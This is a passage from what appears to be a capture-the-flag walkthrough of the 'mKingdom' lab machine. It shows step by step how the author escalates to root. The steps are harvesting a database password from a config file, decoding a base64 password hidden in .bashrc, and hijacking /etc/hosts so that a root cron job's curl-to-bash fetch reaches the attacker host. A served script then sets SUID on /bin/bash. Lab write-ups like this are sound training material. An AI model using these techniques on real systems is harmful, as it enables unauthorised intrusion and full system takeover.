        'concrete' => [
            'driver' => 'c5_pdo_mysql',
            'server' => 'localhost',
            'database' => 'mKingdom',
            'username' => 'toad',
            'password' => 'toadisthebest',
            'character_set' => 'utf8',
            'collation' => 'utf8_unicode_ci',
        ],
    ],
];
```

> **User creds**
>
> Username : toad
> Password : toadisthebest

Lets try switching to toad

```
www-data@mkingdom:/var/www/html/app/castle/application/config$ su toad
su toad
Password: toadisthebest

toad@mkingdom:/var/www/html/app/castle/application/config$ id
id
uid=1002(toad) gid=1002(toad) groups=1002(toad)
toad@mkingdom:/var/www/html/app/castle/application/config$
```

We got in as toad lets see the /home for the users

```
toad@mkingdom:/var/www/html/app/castle/application/config$ ls /home
ls /home
mario  toad
toad@mkingdom:/var/www/html/app/castle/application/config$
```

Looks like we have another user here a mario
Also toad doesn't have the user.txt btw

One thing i would recommend you to do is set the permission correct for /bin/cat cuz its this rn

```
toad@mkingdom:~$ ls -al /bin/cat
ls -al /bin/cat
-rwsr-xr-x 1 toad root 47904 Mar 10  2016 /bin/cat
toad@mkingdom:~$
```

this means if we are mario user we cant use cat lets fix this first

```
toad@mkingdom:~$ chmod 0755 /bin/cat
chmod 0755 /bin/cat
toad@mkingdom:~$ ls -al /bin/cat
ls -al /bin/cat
-rwxr-xr-x 1 toad root 47904 Mar 10  2016 /bin/cat
toad@mkingdom:~$
```

in the .bashrc in the end of it :

```
export PWD_token='aWthVGVOVEFOdEVTCg=='
toad@mkingdom:~$
```

Lets decode this base64

```
┌──(pks㉿Kali)-[~/TryHackMe/mKingdom]
└─$ echo aWthVGVOVEFOdEVTCg== | base64 -d
ikaTeNTANtES
```

Im just gonna guess this is mario's password and it is

> User creds
>
> Username : Mario
> Password : ikaTeNTANtES

```
toad@mkingdom:~$ su mario
su mario
Password: ikaTeNTANtES

mario@mkingdom:/home/toad$ id
id
uid=1001(mario) gid=1001(mario) groups=1001(mario)
mario@mkingdom:/home/toad$
```

and we can read user.txt cuz we fixed /bin/cat too

```
mario@mkingdom:~$ ls
ls
Desktop    Downloads  Pictures  Templates  Videos
Documents  Music      Public    user.txt
mario@mkingdom:~$
```

Privilege Escalation :

Another interesting file was /var/log/up.log
U can find these like so

```
grep -lr 'TheCastleApp' /var 2>/dev/null
```

```
mario@mkingdom:~$ grep -lr 'TheCastleApp' /var 2>/dev/null
grep -lr 'TheCastleApp' /var 2>/dev/null
/var/log/up.log
/var/www/html/app/castle/application/counter.sh
mario@mkingdom:~$
```

To see how this cronjob works we are gonna use pspy

```
wget https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64
-O pspy
```

Now get this in the machine using a python server or whatever

```
mario@mkingdom:/tmp$ wget http://10.17.94.2:8001/pspy
wget http://10.17.94.2:8001/pspy
--2024-08-03 14:52:18--  http://10.17.94.2:8001/pspy
Connecting to 10.17.94.2:8001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: ‘pspy’

100%[=====================================>] 3,104,768    645KB/s   in 4.7s

2024-08-03 14:52:23 (645 KB/s) - ‘pspy’ saved [3104768/3104768]

mario@mkingdom:/tmp$
```

Change the permission and run it

```
mario@mkingdom:/tmp$ chmod u+x pspy
chmod u+x pspy
mario@mkingdom:/tmp$ ls -al
ls -al
total 3896
drwxrwxrwt  4 root     root        4096 Aug  3 14:53 .
drwxr-xr-x 23 root     root        4096 Jun  7  2023 ..
drwxrwxrwt  2 root     root        4096 Aug  3 12:06 .ICE-unix
-rwxr-xr-x  1 www-data www-data  862777 Jul 26 08:59 linpeas.sh
-rwxrw-r--  1 mario    mario    3104768 Jan 17  2023 pspy
-r--r--r--  1 root     root          11 Aug  3 12:06 .X0-lock
drwxrwxrwt  2 root     root        4096 Aug  3 12:06 .X11-unix
```

start pspy in the background like this

```
mario@mkingdom:/tmp$ ./pspy > pspy.txt &
./pspy > pspy.txt &
[1] 32114
mario@mkingdom:/tmp$
```

just cat pspy.txt

```
2024/08/03 15:01:01 CMD: UID=0     PID=32125  | curl mkingdom.thm:85/app/castle/application/counter.sh
2024/08/03 15:01:01 CMD: UID=0     PID=32124  | /bin/sh -c curl mkingdom.thm:85/app/castle/application/counter.sh | ba
sh >> /var/log/up.log
```

here is the execution of that script

kill all of pspy processes now

```
killall pspy
```

so


```
bin/sh -c curl mkingdom.thm:85/app/castle/application/counter.sh | bash >>
/var/log/up.log
```

This basically runs counter.sh as bash

To exploit this we need to change the DNS records in /etc/hosts cuz thats what we have permission to do

```
mario@mkingdom:/tmp$ ls -al /etc/hosts
ls -al /etc/hosts
-rw-rw-r-- 1 root mario 342 Jan 26  2024 /etc/hosts
mario@mkingdom:/tmp$
```


we gotta change this



First make a backup of /etc/hosts like this :

```
cp /etc/hosts /tmp/hosts.bak
```

The way i did the replacement of that /etc/hosts is by copying that /etc/hosts on the attacker box change the things i want then download the changed file from there to the machine



Send this file to the machine using a python server

```
mario@mkingdom:/tmp$ cp /etc/hosts /tmp/hosts.bak
cp /etc/hosts /tmp/hosts.bak
mario@mkingdom:/tmp$ wget http://10.17.94.2:8001/replace_hosts
wget http://10.17.94.2:8001/replace_hosts
--2024-08-03 15:13:05--  http://10.17.94.2:8001/replace_hosts
Connecting to 10.17.94.2:8001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 361 [application/octet-stream]
Saving to: ‘replace_hosts’

100%[=====================================>] 361         --.-K/s   in 0s

2024-08-03 15:13:05 (58.6 MB/s) - ‘replace_hosts’ saved [361/361]

mario@mkingdom:/tmp$
```

replace the /etc/hosts like this

```
cat /tmp/replace_hosts > /etc/hosts
```

```
mario@mkingdom:/tmp$ cat /tmp/replace_hosts > /etc/hosts
cat /tmp/replace_hosts > /etc/hosts
mario@mkingdom:/tmp$ cat /etc/hosts
cat /etc/hosts
127.0.0.1       localhost
10.17.94.2       mkingdom.thm
127.0.0.1       backgroundimages.concrete5.org
127.0.0.1       www.concrete5.org
127.0.0.1       newsflow.concrete5.org

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

mario@mkingdom:/tmp$
```

Now we can make a counterfeit script to get root

In your attacker box

```
mkdir -p /tmp/app/castle/application
vim  /tmp/app/castle/application/counter.sh
```

Write this in there

Now to get this to host to the machine

```
sudo python3 -m http.server 85 --directory /tmp
```

Wait a minute or two it should give a indication here

There we go now the /bin/bash is set to run as root with SUID bit

```
ls -al /bin/bash
-rwsr-xr-x 1 root root 1021112 May 16  2017 /bin/bash
mario@mkingdom:/tmp$
```

Now run :

`/bin/bash -ip`

```
mario@mkingdom:/tmp$ /bin/bash -ip
/bin/bash -ip
bash-4.3# id
id
uid=1001(mario) gid=1001(mario) euid=0(root) groups=0(root),1001(mario)
bash-4.3#
```

here is the flag :

```
bash-4.3# cd /root
cd /root
bash-4.3# ls
ls
counter.sh  root.txt
bash-4.3# ls -al
ls -al
total 36
drwx------  3 root root 4096 Nov 29  2023 .
drwxr-xr-x 23 root root 4096 Jun  7  2023 ..
lrwxrwxrwx  1 root root    9 Nov 27  2023 .bash_history → /dev/null
-rw-r--r--  1 root root 3106 Feb 19  2014 .bashrc
-rw-r--r--  1 root root  131 Nov 28  2023 counter.sh
-rw-------  1 root root  637 Nov 29  2023 .mysql_history
drwxr-xr-x  2 root root 4096 Nov 26  2023 .pip
-rw-r--r--  1 root root  140 Feb 19  2014 .profile
-rw-r--r--  1 root root   38 Nov 27  2023 root.txt
-rw-r--r--  1 root root   66 Nov 25  2023 .selected_editor
bash-4.3#
```